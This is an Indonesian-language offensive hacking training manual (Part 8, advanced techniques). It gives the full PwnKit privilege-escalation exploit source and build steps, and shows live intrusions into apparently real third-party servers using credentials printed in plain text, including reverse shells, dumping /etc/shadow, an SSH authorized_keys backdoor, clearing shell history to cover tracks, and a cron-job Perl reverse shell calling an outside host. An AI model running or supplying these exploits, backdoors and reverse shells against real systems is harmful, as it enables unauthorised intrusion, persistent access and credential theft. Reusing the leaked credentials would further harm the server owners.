

Materi Training IT Security 1 untuk Brimob - Indonesia

written by : Wisdom

January 2026

www.bluedragonsec.com

<https://github.com/bluedragonsecurity/>



PART 8. TEKNIK HACKING LANJUTAN

Table of Content

1. Privilege Escalation di Server Linux
2. Backdooring dan Covering Track di Server Linux
3. Hacking dengan memanfaatkan search engine
4. Contoh Peretasan Pada Jaringan Perusahaan / Institusi
5. Cara Hack Whatsapp dengan SIM Card Swapping dan SIM Card Recycling

1. Privilege Escalation di Server Linux

Privilege Escalation (Eskalasi Hak Akses) adalah proses meningkatkan tingkat akses Anda di dalam satu mesin yang sama.

Contoh: Anda masuk sebagai user biasa (www-data), lalu mengeksplorasi celah kernel di server yang anda take over untuk menjadi root.

Root adalah user di linux dan unix dengan kekuasaan tertinggi.

Contoh 1. Mendapatkan shell root dengan local root exploit

Pada contoh kali ini kita akan mencoba mendapatkan privilege escalation dari user biasa menjadi user root dengan menggunakan exploit.

Exploit yang akan digunakan adalah exploit pwnkit :

<https://www.exploit-db.com/exploits/50689>

Target adalah centos 7,karena di server target tidak ada gcc maka untuk compile exploit ini agar bisa berjalan di target centos 7 bisa menggunakan linux centos yang sama atau yang lebih tua dari centos 7 misal centos 6, jika terpaksa bisa mencoba centos 8 (ada kemungkinan tidak berjalan di centos 7).

Kebetulan saya memiliki mesin yang kebetulan adalah centos 7 juga :

```
[root@Mariadb ~]# cat /etc/centos-release
CentOS Linux release 7.7.1908 (Core)
You have new mail in /var/spool/mail/root
```

Jadi kita akan compile di sini

Meracik exploit pwnkit

Exploit ini terdiri dari 3 file yaitu : Makefile, evil-so.c dan exploit.c

Langsung saja diracik :

```
cd /tmp
mkdir exploit
cd exploit
nano Makefile
```

isi dengan :

```
all:
    gcc -shared -o evil.so -fPIC evil-so.c
    gcc exploit.c -o exploit

clean:
    rm -r ./GCONV_PATH=. && rm -r ./evildir && rm exploit && rm evil.so
```

Selanjutnya membuat evil-so.c, ketik :

nano evil-so.c , isi dengan :

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void gconv() {}

void gconv_init() {
    setuid(0);
    setgid(0);
    setgroups(0);

    execve("/bin/sh", NULL, NULL);
}
```

selanjutnya exploit.c isi dengan :

```
#include <stdio.h>
#include <stdlib.h>

#define BIN "/usr/bin/pkexec"
#define DIR "evildir"
#define EVILSO "evil"

int main()
{
    char *envp[] = {
```

```

DIR,
"PATH=GCONV_PATH=.",
"SHELL=ryaagard",
"CHARSET=ryaagard",
NULL
};

char *argv[] = { NULL };

system("mkdir GCONV_PATH=. ");
system("touch GCONV_PATH=./" DIR " && chmod 777 GCONV_PATH=./" DIR);
system("mkdir " DIR);
system("echo 'module\tINTERNAL\t\ttryaagard//\t\t\t' EVILSO "\t\t\t2' > "
DIR "/gconv-modules");
system("cp " EVILSO ".so " DIR);

execve(BIN, argv, envp);

return 0;
}

```

jika sudah benar, terlihat ada 3 file :

```
[root@Mariadb exploit]# ls
evil-so.c exploit.c Makefile
```

Selanjutnya ketik : make

```
[root@Mariadb exploit]# make
gcc -shared -o evil.so -fPIC evil-so.c
gcc exploit.c -o exploit
You have new mail in /var/spool/mail/root
[root@Mariadb exploit]#
```

Hasilnya :

```
[root@Mariadb exploit]# ls
evil.so evil-so.c exploit exploit.c Makefile
```

terlihat ada 2 file baru yaitu evil.so dan exploit, kedua file ini yang diperlukan, kita akan mentransfer kedua file tersebut.

Arsipkan kedua file tersebut menjadi bola tar :

```
tar cjvf pwnkit.tar.bz2 evil.so exploit
```

```
[root@Mariadb exploit]# ls
evil.so evil-so.c exploit exploit.c Makefile pwnkit.tar.bz2
You have new mail in /var/spool/mail/root
```

Kita upload dulu ke syncrumlogistics.com dengan ftp

ketik :

```
ftp syncrumlogistics.com
```

user : alfan
password : synlog123

Proses upload :

```
[root@Mariadb exploit]# ftp syncrumlogistics.com
Connected to syncrumlogistics.com (180.250.113.149).
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 11:20. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (syncrumlogistics.com:root): alfan
331 User alfan OK. Password required
Password:
230 OK. Current directory is /home/alfan
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /var/www/syncrum/public/docs
250 OK. Current directory is /var/www/syncrum/public/docs
ftp> put pwnkit.tar.bz2
local: pwnkit.tar.bz2 remote: pwnkit.tar.bz2
227 Entering Passive Mode (180,250,113,149,90,236)
150 Accepted data connection
226-File successfully transferred
226 0.455 seconds (measured here), 9.28 Kbytes per second
4324 bytes sent in 0.000117 secs (36957.26 Kbytes/sec)
ftp>
```

Exploit yang sudah tercompile ini bisa didownload di <http://syncrumlogistics.com/docs/pwnkit.tar.bz2>

Untuk keperluan pengujian masuk dahulu ke server syncrumlogistics.com lalu jalankan netcat untuk listen di port 88 :

```
ssh alfan@syncrumlogistics.com
password : synlog123
```

di dalam ketik :

dash

van alfan x x

lalu listen netcat di port 88:

```
nc -l -p 88 -v
```

Setelah ditunggu akhirnya kita berhasil mendapatkan akses shell dari salah satu server yang sebelumnya pernah saya bobol :

```
root@syncrumweb:~#
root@syncrumweb:~# nc -l -p 88 -v
Listening on 0.0.0.0 88
Connection received on 210-242-144-162.hinet-ip.hinet.net 33002
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
[yadmin@drupal ~]$ id
id
uid=1000(yadmin) gid=1000(yadmin) groups=1000(yadmin),10(wheel),995(docker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1
[yadmin@drupal ~]$ uname -a
uname -a
Linux drupal 3.10.0-1062.9.1.el7.x86_64 #1 SMP Fri Dec 6 15:49:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
[yadmin@drupal ~]$ █
```

di sini terlihat kita hanya punya id user biasa dengan nama user yadmin

Kita akan coba menggunakan root exploit pwnkit untuk mendapatkan akses root.

Ketik :

```
cd /tmp
```

```
mkdir pwn
```

```
cd pwn
```

untuk download exploit dari <http://syncrumlogistics.com/docs/pwnkit.tar.bz2> kita bisa menggunakan curl atau wget

misal dengan curl :

```
curl -o pwnkit.tar.bz2 http://syncrumlogistics.com/docs/pwnkit.tar.bz2
```

dengan wget :

```
wget http://syncrumlogistics.com/docs/pwnkit.tar.bz2
```

Setelah dicoba dengan curl dan wget ternyata tidak bisa, mungkin karena firewall, maka kita akan mencoba mendownload dengan sftp agar koneksi kita ke syncrumlogistics terenkripsi sehingga bisa bypass firewall

Agar bisa menggunakan sftp kita perlu tty, maka ketikkan :

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

Selanjutnya berikut ini proses transfer file dengan sftp :

```
sh-4.2$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
sh-4.2$ sftp alfan@syncrumlogistics.com
sftp alfan@syncrumlogistics.com
The authenticity of host 'syncrumlogistics.com (180.250.113.149)' can't be established.
ECDSA key fingerprint is SHA256:SqDUVSBOkgMZh7KA7fjAIjcNRONb04XYJSgFuskC62U.
ECDSA key fingerprint is MD5:40:b2:4b:14:5e:72:21:1f:a4:b9:d2:12:58:f3:75:51.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added 'syncrumlogistics.com,180.250.113.149' (ECDSA) to the list of known
hosts.
alfan@syncrumlogistics.com's password: synlog123
```

```
Connected to syncrumlogistics.com.
sftp> cd /var/www/syncrum/public/docs
cd /var/www/syncrum/public/docs
sftp> get pwnkit.tar.bz2
get pwnkit.tar.bz2
Fetching /var/www/syncrum/public/docs/pwnkit.tar.bz2 to pwnkit.tar.bz2
/var/www/syncrum/public/docs/pwnkit.tar.bz2 100% 4324 31.9KB/s 00:00
sftp> quit
quit
sh-4.2$
```

Selanjutnya kita lihat apa berhasil terdownload :

```
sh-4.2$ ls
ls
pwnkit.tar.bz2
```

Kita coba ekstrak dengan perintah tar jxvf (karena exploit diarsip menjadi bola tar.bz2):

```
tar jxvf pwnkit.tar.bz2
sh-4.2$ tar jxvf pwnkit.tar.bz2
tar jxvf pwnkit.tar.bz2
evil.so
exploit
```

Ok exploit berhasil diekstrak, selanjutnya tinggal jalankan, ketik : ./exploit

```
sh-4.2$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
sh-4.2$ sftp alfan@syncrumlogistics.com
sftp alfan@syncrumlogistics.com
The authenticity of host 'syncrumlogistics.com (180.250.113.149)' can't be established.
ECDSA key fingerprint is SHA256:SqDUVSBOkgMZh7KA7fjAIjcNRONb04XYJSgFuskC62U.
ECDSA key fingerprint is MD5:40:b2:4b:14:5e:72:21:1f:a4:b9:d2:12:58:f3:75:51.
Are you sure you want to continue connecting (yes/no)? yes
yes
Warning: Permanently added 'syncrumlogistics.com,180.250.113.149' (ECDSA) to the list of known hosts.
alfan@syncrumlogistics.com's password: synlog123

Connected to syncrumlogistics.com.
sftp> cd /var/www/syncrum/public/docs
cd /var/www/syncrum/public/docs
sftp> get pwnkit.tar.bz2
get pwnkit.tar.bz2
Fetching /var/www/syncrum/public/docs/pwnkit.tar.bz2 to pwnkit.tar.bz2
/var/www/syncrum/public/docs/pwnkit.tar.bz2  100% 4324    31.9KB/s   00:00
sftp> quit
quit
sh-4.2$ ls
ls
pwnkit.tar.bz2
sh-4.2$ tar jxvf pwnkit.tar.bz2
tar jxvf pwnkit.tar.bz2
evil.so
exploit
sh-4.2$ ./exploit
./exploit
[root@drupal pwn]# id
id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@drupal pwn]# whoami
whoami
root
[root@drupal pwn]# █
```

Terlihat kita berhasil mendapatkan akses root di server.

Selanjutnya agar kita memiliki tty, ketik :

```
python -c 'import pty; pty.spawn("/bin/bash")'
```



```
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
python -c 'import pty; pty.spawn("/bin/bash")'
[root@drupal ex]# cat /etc/shadow
cat /etc/shadow
root:$6$Zh/rBP43uIa5OpM7$BXX6VpfmaBNc/BpfAkx/h3WGQfVLGTuJ1OXYyUqBy2TY4vGxLGynFPZMx6WqvJXl6VPKQZulNRt0Q08pM/nxw0::0:99999:7:::
bin:*:17632:0:99999:7:::
daemon:*:17632:0:99999:7:::
adm:*:17632:0:99999:7:::
lp:*:17632:0:99999:7:::
sync:*:17632:0:99999:7:::
shutdown:*:17632:0:99999:7:::
halt:*:17632:0:99999:7:::
mail:*:17632:0:99999:7:::
operator:*:17632:0:99999:7:::
games:*:17632:0:99999:7:::
ftp:*:17632:0:99999:7:::
nobody:*:17632:0:99999:7:::
systemd-network: !!:17865:::::
dbus: !!:17865:::::
polkitd: !!:17865:::::
sshd: !!:17865:::::
postfix: !!:17865:::::
chrony: !!:17865:::::
ymadmin:$6$500K07b$pfuk8P$yvikfQNT9ca9LufKST6.MUQRjcvB667KeIw/aA9UqlU6.hvhBbwUq7NmtrYBprbgobP6bxvgtxwxPueVN30::0:99999:7:::
apache: !!:17910:::::
nsqd: !!:17917:::::
nsLCD: !!:17917:::::
[root@drupal ex]# clear
clear
TERM environment variable not set.
[root@drupal ex]# id
id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@drupal ex]#
```

karena kita memiliki akses root, kita bisa melakukan apapun di sistem ini.

Panduan mencari local root exploit

Untuk mencari local root exploit di kali linux kita bisa menggunakan searchsploit

Pertama tama di target kita saat mendapat shell sebagai user biasa, ketik dahulu : uname -a

contoh :

```
-bash-4.2$ uname -a
Linux drupal 3.10.0-1062.9.1.el7.x86_64 #1 SMP Fri Dec 6 15:49:49 UTC 2019 x86_64 x86_64
x86_64 GNU/Linux
```

Terlihat menggunakan linux kernel 3.10

Selanjutnya cari dengan searchsploit di kali linux :

```
searchsploit linux kernel 3.10 --exclude="(PoC)|/dos/"
```

```
(robohax㉿kali)-[~]
$ searchsploit linux kernel 3.10 --exclude="(PoC) | /dos/"

Exploit Title | Path
-----|-----
Linux Kernel (Solaris 10 / < 5.10 1388888-01) - Local Privilege Escalation | solaris/local/15962.c
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation' | linux/local/50135.c
Linux Kernel 3.10.0-514.21.2.el7.x86_64 / 3.10.0-514.26.1.el7.x86_64 (CentOS 7) - SUID Position Independent Executable 'PIE' Local P | linux/local/42887.c
Linux Kernel 3.14-rc1 < 3.15-rc4 (x64) - Raw Mode PTY Echo Race Condition Privilege Escalation | linux/x86-64/local/33516.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X86_X32=y' Local Privilege Escalation (3) | linux/x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Arbitrary Write (2) | linux/local/31346.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation | linux/local/41886.c
Linux Kernel < 3.16.1 - 'Remount FUSE' Local Privilege Escalation | linux/local/34923.c
Linux Kernel < 3.16.39 (Debian 8 x64) - 'inotify' Local Privilege Escalation | linux/x86-64/local/44302.c
Linux Kernel < 4.10.15 - Race Condition Privilege Escalation | linux/local/43345.c
Linux Kernel < 4.11.8 - 'mq_notify: double sock_put()' Local Privilege Escalation | linux/local/45533.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation | linux/local/45010.c
Linux Kernel < 4.15.4 - 'show_floppy' KASLR Address Leak | linux/local/44325.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter_target_offset' Local Privilege Escalation | linux/x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP) | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP) | linux/local/47169.c

Shellcodes: No Results
```

misal ingin menggunakan exploit :

Linux kernel < 4.10.15 - Race Condition Privilege Escalation

| linux/local/43345.c

ketik :

locate 43345.c

```
(robohax㉿kali)-[~]
$ locate 43345.c
/usr/share/exploitdb/exploits/linux/local/43345.c
```

terlihat file exploit ada di /usr/share/exploitdb/exploits/linux/local

kopikan ke /tmp untuk dicompile :

cp /usr/share/exploitdb/exploits/linux/local/43345.c /tmp/exploit.c

change directory ke /tmp :

cd /tmp

Agar exploit bisa berjalan di semua platform linux kita perlu compile dengan parameter : -static

ketikkan :

gcc -static -o exploit exploit.c

```
(robohax㉿kali)-[/tmp]
```

```
└─$ gcc -static -o exploit exploit.c
```

```
└─(robohax㉿kali)-[~/tmp]
└─$ ls exploit
exploit
```

Terlihat kita berhasil mengcompile exploit. Langkah selanjutnya tinggal memindahkan atau mengupload file exploit ke server yang berhasil kita take over.

Contoh 2. Mendapatkan shell root dengan password di config dan sudo su

Pada contoh kali ini saya akan menerangkan bagaimana saya bisa mendapatkan akses root di server syncrumlogistics.com

Sebelumnya saat menanam php shell, saya sudah mendapatkan password user alfan di salah satu config file php untuk database, yaitu : synlog123

Di mana selanjutnya saya melakukan tes masuk ke ssh dengan user alfan dan password synlog123

The screenshot shows a terminal session on a Kali Linux system. The user has successfully logged in as the 'alfan' user via SSH to the 'syncrumlogistics.com' server. The terminal output includes:

- Login prompt: `alfan@syncrumlogistics.com's password:`
- Welcome message: `Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-142-generic x86_64)`
- System documentation links:

 - * Documentation: <https://help.ubuntu.com>
 - * Management: <https://landscape.canonical.com>
 - * Support: <https://ubuntu.com/pro>

- System information as of Mon Dec 29 12:11:34 AM WIB 2025:

 - System load: 0.36
 - Usage of /: 81.9% of 23.22GB
 - Memory usage: 31%
 - Swap usage: 53%
 - Processes: 175
 - Users logged in: 0
 - IPv4 address for eth0: 180.250.113.149

- Message about expanded security maintenance: `⇒ /boot is using 90.1% of 233MB`
- Information about available updates:

 - 161 updates can be applied immediately.
 - 103 of these updates are standard security updates.
 - To see these additional updates run: `apt list --upgradable`

- Information about ESM Apps:

 - 21 additional security updates can be applied with ESM Apps.
 - Learn more about enabling ESM Apps service at <https://ubuntu.com/esm>

- New release '24.04.3 LTS' available.
- Run '`do-release-upgrade`' to upgrade to it.
- Last login information: `Sun Dec 28 20:02:08 2025 from 107.172.90.246`
- Rooting attempt:

 - `alfan@syncrumweb:~$ sudo su`
 - [sudo] password for alfan:
 - Successful root shell: `root@syncrumweb:/home/alfan# id` (uid=0(root) gid=0(root) groups=0(root))
 - `root@syncrumweb:/home/alfan# whoami` (root)
 - `root@syncrumweb:/home/alfan#`

ternyata user alfan bisa melakukan sudo su

dan menggunakan password yang sama yaitu synlog123 berhasil menjadi user root.

Catatan : terkadang password root juga terdapat di file .bash_history atau .zsh_history (tergantung jenis shell yang digunakan user), biasanya di history setelah perintah sudo su di bawahnya jika anda beruntung ada password sakti yang mungkin password untuk mendapat akses root.

Langkah selanjutnya setelah mendapat akses root.

1. cek known hosts

apakah ada ip ssh server lain, jika ada maka coba

2. cek ifconfig -a atau ip addr show

apakah ada ip lan, jika ada maka kita bisa melakukan lateral movement ke jaringan LAN

3. cek tabel arp : arp -a

apakah ada ip lan yang tampil ? Jika ada maka kita bisa melakukan penyusupan lebih dalam ke jaringan LAN.

4. cek .bash_history atau .zsh_history (sesuai jenis shell usernya)

Cek di log history perintah apakah ada akses ssh ke server / ip lain

5. Lakukan backdooring dan covering track.

2. Backdooring dan Covering Track di Server Linux

Dalam dunia keamanan siber, khususnya pada tahap pasca-eksplorasi (*post-exploitation*), **Backdooring** dan **Covering Tracks** adalah dua langkah krusial yang dilakukan oleh penyerang (atau *penetration tester*) untuk mempertahankan akses dan menghapus jejak digital mereka.

Berikut adalah penjelasan mendalam mengenai keduanya di lingkungan server Linux:

1. Backdooring (Mempertahankan Akses)

Backdooring adalah metode untuk menciptakan "pintu belakang" rahasia agar penyerang bisa masuk kembali ke sistem kapan saja tanpa harus melakukan eksplorasi ulang atau melewati prosedur autentikasi standar.

Teknik Umum di Linux:

- **SSH Backdoors:**

- **Authorized Keys:** Penyerang menambahkan *public key* mereka ke file `~/.ssh/authorized_keys` milik pengguna (terutama root). Ini memungkinkan login tanpa password.
 - **SSH Banner/PAM:** Memodifikasi modul *Pluggable Authentication Modules* (PAM) agar menerima password khusus (master password) meskipun password asli salah.
 - **Cron Jobs:** Menjadwalkan tugas otomatis yang menjalankan *reverse shell* setiap periode tertentu (misalnya setiap jam) untuk menghubungkan server kembali ke mesin penyerang.
 - **User dengan Hak Sudo:** Menjadikan user biasa yang terlihat tidak mencurigakan, namun memiliki hak akses penuh melalui file `/etc/sudoers`.
 - **Sustained Reverse Shells:** Menggunakan *binary* yang dimodifikasi atau *script* (Python, PHP, Perl) yang berjalan di latar belakang sebagai *service*.
 - **Rootkits:** Ini adalah level tercanggih. Rootkit dapat memodifikasi *kernel Linux* atau perintah dasar (seperti `ls`, `ps`, `netstat`) agar file, proses, dan koneksi milik penyerang tidak terlihat oleh admin.
-

1. Teknik Backdooring dengan Authorized Keys

Tujuan teknik ini adalah agar tidak perlu lagi memasukkan password saat akan akses ssh ke server korban.

Kita akan melakukan proses backdoor pada server yang kita take over dengan menambahkan *public key* kita ke file `~/.ssh/authorized_keys`

Buka terminal di kali linux lalu ketik :

`sudo su`

(ketikkan password)

Setelah shell kita root di kali linux, kita akan coba membuat public key ssh kita

```
└──(root㉿robohax-20bws2ng00)-[/home/robohax]
```

```
└─#
```

Ketikkan :

```
ssh-keygen -t rsa -b 4096
```

```
└──(root㉿robohax-20bws2ng00)-[~]
```

```
└─# ssh-keygen -t rsa -b 4096
```

Generating public/private rsa key pair.

Enter file in which to save the key (/root/.ssh/id_rsa):

Enter passphrase for "/root/.ssh/id_rsa" (empty for no passphrase):

Enter same passphrase again:

Your identification has been saved in /root/.ssh/id_rsa

Your public key has been saved in /root/.ssh/id_rsa.pub

The key fingerprint is:

SHA256:qpJmOz2+m5Dm2hfZATMh5cNQbfqHMIpZrB/W1xqE8eU root@robohax-20bws2ng00

The key's randomart image is:

+---[RSA 4096]---

```
| oo+o      |
| == o .    |
| . +X o    |
| o =.+ E   |
| = o B +S  |
| + .+. *.o |
| o++ o.+   |
| +B.+o.    |
| .++**+    |
+---[SHA256]---
```

Selanjutnya ketik : cat ~/.ssh/id_rsa.pub

untuk melihat key public kita

—(root@robohax-20bws2ng00)-[~]

└# cat ~/.ssh/id_rsa.pub

ssh-rsa

AAAAB3NzaC1yc2EAAAQABAAQCKmFYrTcVIB4R8wuL/VGOwF41GelAyrL9bpTVpr
9fYsY3UnUF/M+UGrn0M1YuNKvWga5BKu0UzctyiQvOfpbxBxcESKe4/
wVwj4+l6vlJtlTjNXO9jg0cD3m9w9K0/bAAW2gjuzQqJ+DOFCe/
X7D56ZBPma7rqNyP8r1H+wKbFbtHsMZhkamgUO+GQaSJVOgg1FAqF8QnduUTDUx83Jxw+zCb7
CxI6V7TJSaLGnqeNTFsHEREreWSC3CzIk9WzX+

+IVfSWXicAE0foNMB7o55te2XpySqYQkN7fxbwqtdzIXTTsh4xqPqCWVYSm1aZLhLIYFL3PDxu9
CZJuITM/TU8N2YhfHwkQuLfSJbC+4wldOh2syZM/
eBRtpV5+qG1bSQWKA+ReSG1y+Aqtgu9TZ/6N/l1Sha0b1Si9mOFXo08kgytDQX9B0K7/
egt9jBtrAiHXoVhQRiG+1dKteB3fHNp8s+zClPiC8vWK9hyrGkIrMF+lkojlqZYBXiwiENQxV0D9p
ZGNSKDUUFFgWcfC0c3ScfRCAz/bCj0rHS0rqxMGos2VWSu44Qc/jk/
zPkBdbSj9pNhTGIgkIRJauMpdc6V6vTyZIhR8bO4I3blWN0v+EVDSFWG8k4QIE2QUFtaGxjVKz
xX0dNZqbuHXRgNYqlVcqeWvo0rfeScz/qUwQQ== root@robohax-20bws2ng00

Selanjutnya kita akan menyalin ke authorized _keys di server.

Karena server yang kita take over berada 1 jaringan dengan vpn server yang telah saya siapkan, maka untuk masuk ke server tersebut, kita jalankan dulu openvpn client kita :

Dalam hal ini nama file konfigurasi openvpn saya adalah us.ovpn

```
└──(root@robohax-20bws2ng00)-[/home/robohax/Desktop/VPN]  
    └─# openvpn us.ovpn
```

2025-12-29 02:16:24 DEPRECATED OPTION: --persist-key option ignored. Keys are now always persisted across restarts.

2025-12-29 02:16:24 Unrecognized option or missing or extra parameter(s) in us.ovpn:19: block-outside-dns (2.7_rc4)

2025-12-29 02:16:24 OpenVPN 2.7_rc4 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]

2025-12-29 02:16:24 library versions: OpenSSL 3.5.4 30 Sep 2025, LZO 2.10

2025-12-29 02:16:24 DCO version: 6.17.10+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.17.10-1kali1 (2025-12-08)

2025-12-29 02:16:24 TCP/UDP: Preserving recently used remote address:
[AF_INET]107.172.90.246:1194

2025-12-29 02:16:24 Socket Buffers: R=[212992->212992] S=[212992->212992]

2025-12-29 02:16:24 UDPv4 link local: (not bound)

2025-12-29 02:16:24 UDPv4 link remote: [AF_INET]107.172.90.246:1194

2025-12-29 02:16:24 TLS: Initial packet from [AF_INET]107.172.90.246:1194, sid=9c0531e9 88e691cc

2025-12-29 02:16:25 VERIFY OK: depth=1, CN=cn_HhDNrpW44sU2rpIV

2025-12-29 02:16:25 VERIFY KU OK

2025-12-29 02:16:25 Validating certificate extended key usage

2025-12-29 02:16:25 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication

2025-12-29 02:16:25 VERIFY EKU OK

2025-12-29 02:16:25 VERIFY X509NAME OK: CN=server_ll2Apb7tVbGlgf01

2025-12-29 02:16:25 VERIFY OK: depth=0, CN=server_ll2Apb7tVbGlgf01

Setelah saya terhubung ke vpn server saya, sekarang tinggal mengakses mesin korban yang telah saya take over dan hubungkan ke vpn server saya. Ketik :

ssh postfix@10.8.0.5

password : myw1sd0m


```
└──(root@robohax-20bws2ng00)-[~]
└─# ssh postfix@10.8.0.5
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
```

postfix@10.8.0.5's password:

Last login: Mon Dec 29 15:18:30 2025

-bash-4.2\$

Selanjutnya ketikkan : dash , maka kita akan mendapat akses root



```
└──(root@robohax-20bws2ng00)-[~]
└─# ssh postfix@10.8.0.5
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
postfix@10.8.0.5's password:
Last login: Mon Dec 29 15:18:30 2025
-bash-4.2$ dash
bash-4.2# id
uid=0(root) gid=89(postfix) groups=89(postfix),12(mail) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
bash-4.2#
```

ketik : unset HISTFILE

Selanjutnya tambahkan isi key kita tadi (id_rsa.pub) di kali linux di folder /root/.ssh ke server korban di direktori : /root/.ssh/authorized_keys

Caranya, pada server korban tadi :

```
nano /root/.ssh/authorized_keys
```

Tambahkan public key kita tadi lalu tekan ctrl+o lalu ctrl+x

Selanjutnya di server korban, ketikkan :

```
su root
```

```
unset HISTFILE
```

```
chmod 700 ~/.ssh
```

```
chmod 600 ~/ssh/authorized_keys
```

```
chown root:root /root/.ssh /root/.ssh/authorized_keys
```

Selanjutnya pastikan konfigurasi openssh daemon benar !

```
nano /etc/ssh/sshd_config
```

Pastikan isinya ada :

```
PubkeyAuthentication yes
```

```
AuthorizedKeysFile .ssh/authorized_keys
```

```
PermitRootLogin yes
```

Jika sudah benar reload dengan systemctl :

```
systemctl reload sshd
```

Selanjutnya kita tinggal mencoba

The screenshot shows a terminal window with a dark theme. At the top, there's a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. Below the menu, the title bar says 'root@Mariadb:~'. The main area of the terminal shows the following session:

```
(root@robohax-20bwz2ng00)-[~]
# ssh root@10.8.0.5
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openSSH.com/pq.html
Last login: Mon Dec 29 15:48:18 2025
[root@Mariadb ~]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c10
[root@Mariadb ~]# whoami
root
[root@Mariadb ~]#
```

The terminal window has a scroll bar on the right side.

Hasilnya kita berhasil masuk ke server korban sebagai user root tanpa password.

2. Metode Backdooring dengan Cron Jobs

Cron job adalah utilitas penjadwalan berbasis waktu pada sistem operasi mirip Unix (seperti Linux). Sederhananya, cron job digunakan untuk menjalankan perintah, skrip, atau tugas secara otomatis pada latar belakang pada interval waktu tertentu (menit, jam, hari, atau bulan).

Untuk menjadwalkan perintah secara otomatis di linux setiap menit, kita gunakan pola ini :

* * * * * perintah

Contoh jika kita ingin menjalankan reverse shell ke server syncrumlogistics.com setiap menit ke port 23, bisa dibuat dengan crontab ini :

Dengan perl :

```
* * * * * perl -e 'use Socket;$i="syncrumlogistics.com";
$p=23;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,>&S");open(STDOUT,>&S");open(STDERR,>&S");exec("/bin/bash -i");}'
```

